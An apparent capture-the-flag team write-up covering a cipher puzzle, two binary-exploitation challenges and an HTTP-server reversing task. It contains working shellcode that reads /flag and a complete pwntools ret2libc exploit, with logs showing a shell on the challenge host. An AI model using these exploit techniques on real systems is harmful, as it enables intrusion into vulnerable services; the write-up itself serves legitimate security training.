
🚂 - ‘.’ (dot)

🚋 - ‘-‘ (dash)




Translate the morse code and will get a long string.

'*HERE IS YOUR PRIZE E012D0A1FFFAC42D6AAE00C54078AD3E SAMUEL REALLY LIKES TRAIN, AND HIS FAVORITE NUMBER IS 8*'




From the hint given, the '*E012D0A1FFFAC42D6AAE00C54078AD3E'* in the long string could be part of the gist link.

https://gist.github.com/umcybersec/e012d0a1fffac42d6aae00c54078ad3e




In the link, there are a bunch of weird boxes. Copy it and paste it to notepad.

In the notepad, I start to play ‘Zoom in, Zoom Out’ hopping these boxes will shows some reader words and eventually there is NOTHING.




‘*HERE IS YOUR PRIZE E012D0A1FFFAC42D6AAE00C54078AD3E SAMUEL REALLY LIKES TRAIN, AND HIS FAVORITE NUMBER IS 8*’


Reading back to the long string it mentioned that Samuel favourite number is 8 and I try to send this hint to ChatGPT, and I was told to try to use rail fence cipher decoder to rearrange these boxes with the key of 8.



I Copy the output from the decoder and zoom out to the smaller, and it seem to be appear some readable words, however I am not so sure what is it.



Then I try to ask my teammate in discord what they see.



One of the members actually found out the word is '*willow tree campsite*' which is the correct flag!

PWN

Title: Babysc


```
.global _start
.text
_start:
    mov $1, %rax
    mov $1, %rdi
    lea msg(%rip), %rsi
    mov $3, %rdx

    lea sc(%rip), %rcx
    movb $0x0f, (%rcx)
    movb $0x05, 1(%rcx)
    jmp sc

msg:
    .ascii "test\n"
sc:
    nop
    Nop
```

---------- payload assembly ---------->>>

```
.global _start
.text
```

```
_start:
    lea path(%rip), %rdi
    xor %rsi, %rsi
    mov $2, %rax
    lea sc_open(%rip), %rcx
    movb $0x0f, (%rcx)
    movb $0x05, 1(%rcx)
    jmp sc_open

sc_open:
    nop
    nop

    mov %rax, %rdi

    lea buf(%rip), %rsi
    mov $100, %rdx
    mov $0, %rax
    lea sc_read(%rip), %rcx
    movb $0x0f, (%rcx)
    movb $0x05, 1(%rcx)
    jmp sc_read

sc_read:
    nop
    nop

    mov $1, %rdi
    lea buf(%rip), %rsi
```

```
    mov $100, %rdx
    mov $1, %rax
    lea sc_write(%rip), %rcx
    movb $0x0f, (%rcx)
    movb $0x05, 1(%rcx)
    jmp sc_write

sc_write:
    nop
    nop

    mov $60, %rax
    xor %rdi, %rdi
    lea sc_exit(%rip), %rcx
    movb $0x0f, (%rcx)
    movb $0x05, 1(%rcx)
    jmp sc_exit

sc_exit:
    nop
    nop

path:
    .ascii "/flag\0"
buf:
    .space 100
```

Title: Liveleak

Chall decoded code

0x401292

```
undefined8 main(void)
{
  initialize();
  vuln();
  return 0;
}
```

0x 4011f7

```
void initialize(void)
 {
  setvbuf(stdin,(char *)0x0,2,0);
  setvbuf(stdout,(char *)0x0,2,0);
  signal(0xe,alarm_handler);
  alarm(0x1e);
  return;
}
```

0x40125c

```
void vuln(void)
{
  char local_48 [64];

  puts("Enter your input: ");
  fgets(local_48,0x80,stdin);
```

return;

}

```
(venv) hiroyuki@Hiroyuki-laptop:/mnt/c/Users/hrioh/Desktop/UMCSCTF/pwn/liveleak$ checksec chall
[*] '/mnt/c/Users/hrioh/Desktop/UMCSCTF/pwn/liveleak/chall'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x3ff000)
    RUNPATH:    b'.'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
(venv) hiroyuki@Hiroyuki-laptop:/mnt/c/Users/hrioh/Desktop/UMCSCTF/pwn/liveleak$
```

```
[*] After leak, received: b' \n'
[DEBUG] Received 0x1a bytes:
    00000000  50 fe cf 58  5c 7c 0a 45  6e 74 65 72  20 79 6f 75  |P··X|\|·E|nter| you|
    00000010  72 20 69 6e  70 75 74 3a  20 0a                    |r in|put:| ·|
    0000001a
[*] Raw leaked data: b'P\xfe\xcfX\\|\n'
[+] puts@libc = 0x7c5c58cffe50
[*] libc base = 0x7c5c58c7f000
[*] system = 0x7c5c58ccfd70
[*] /bin/sh = 0x7c5c58e57678
[DEBUG] Sent 0x69 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000040  41 41 41 41  41 41 41 41  bd 12 40 00  00 00 00 00  |AAAA|AAAA|··@·|····|
    00000050  78 76 e5 58  5c 7c 00 00  1a 10 40 00  00 00 00 00  |xv·X|\|··|··@·|····|
    00000060  70 fd cc 58  5c 7c 00 00  0a                       |p··X|\|··|·|
    00000069
[*] Switching to interactive mode

$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x2d bytes:
    b'chall\n'
    b'flag_copy\n'
    b'ld-2.35.so\n'
    b'libc.so.6\n'
    b'supgais\n'
chall
flag_copy
ld-2.35.so
libc.so.6
supgais
$ cat flag_copy
[DEBUG] Sent 0xe bytes:
    b'cat flag_copy\n'
[DEBUG] Received 0x2f bytes:
    b'umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}\n'
umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}
[DEBUG] Received 0x9 bytes:
    b'TIME OUT\n'
TIME OUT
```

```
from pwn import *


context.binary = './chall'
```

```python
elf = ELF('./chall')
libc = ELF('./libc.so.6')
context.log_level = 'debug'

p = remote('34.133.69.112', 10007)

rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi'])[0]
ret = rop.find_gadget(['ret'])[0]
offset = 72

# First Payload Leak puts@got
payload = b'A' * offset
payload += p64(pop_rdi)
payload += p64(elf.got['puts'])
payload += p64(elf.plt['puts'])
# vuln function address from ghidra
vuln_addr = 0x40125c
payload += p64(vuln_addr)

p.sendlineafter(b'Enter your input:', payload)

# Leak puts address
out = p.recv(timeout=2)
log.info(f"After leak, received: {repr(out)}")

leaked = p.recvuntil(b'\n')
log.info(f"Raw leaked data: {repr(leaked)}")
puts_leak = u64(leaked.strip().ljust(8, b'\x00'))
log.success(f"puts@libc = {hex(puts_leak)}")

# Calculate libc base
libc_base = puts_leak - libc.symbols['puts']
system = libc_base + libc.symbols['system']
binsh = libc_base + next(libc.search(b'/bin/sh'))

log.info(f'libc base = {hex(libc_base)}')
log.info(f'system = {hex(system)}')
log.info(f'/bin/sh = {hex(binsh)}')

p.recvuntil(b'Enter your input:')

# ——— Second Payload: system("cat /flag") ———————————
bss_addr = elf.bss() + 0x100
# command = b'cat /flag\x00'

# payload = b'A' * offset
```

```
# payload += p64(pop_rdi)
# payload += p64(bss_addr)
# payload += p64(ret)
# payload += p64(system)
# payload = payload.ljust(200, b'\x00')
# payload += command  # "cat /flag\x00"



# subshell also fail
# command = b'cat /flag >& /proc/self/fd/1\x00'

# payload = b'A' * offset
# payload += p64(pop_rdi)
# payload += p64(bss_addr)
# payload += p64(ret)
# payload += p64(system)
# payload = payload.ljust(200, b'\x00')
# payload += command



# Execute shell and show it by myself
payload = b'A' * offset
payload += p64(pop_rdi)
payload += p64(binsh)
payload += p64(ret)
payload += p64(system)

p.sendline(payload)
p.interactive()
```

REVERSE ENGINEERING

Title: htpp-server

```
yongwei@DESKTOP-KIDTPC1:/mnt/c/Users/admin/Downloads$ file server.unknown
server.unknown: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux
-x86-64.so.2, BuildID[sha1]=02b67a25ce38eb7a6caa44557d3939c32535a2a7, for GNU/Linux 3.2.0, stripped
yongwei@DESKTOP-KIDTPC1:/mnt/c/Users/admin/Downloads$
```

After getting the file, I first check what is the file about using file command, and I get to know it is a elf file. Based on my previous experience, I always check the elf file using Ghidra to further investigate it.

```
pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");
if (pcVar2 == (char *)0x0) {
  sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n");
  send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n",sVa
  r4,
       0);
}
else {
  __stream = fopen("/flag","r");
  if (__stream == (FILE *)0x0) {
    sVar4 = strlen(
                    "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the
                    lag file.\n"
                    );
    send(param_1,
         "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag fi
         \n"
         ,sVar4,0);
  }
```

The code shows the program expects an HTTP request with a very specific string: GET ***/goodshit/umcs_server*** HTTP/13.37, therefore what we should do it just send a request with this string.

```
yongwei@DESKTOP-KIDTPC1:/mnt/c/Users/admin/Downloads$ nc 34.133.69.112 8080
GET /goodshit/umcs_server HTTP/13.37
Host: 34.133.69.112HTTP/1.1 200 OK
Content-Type: text/plain

umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}
```

The flag is show after sending the request.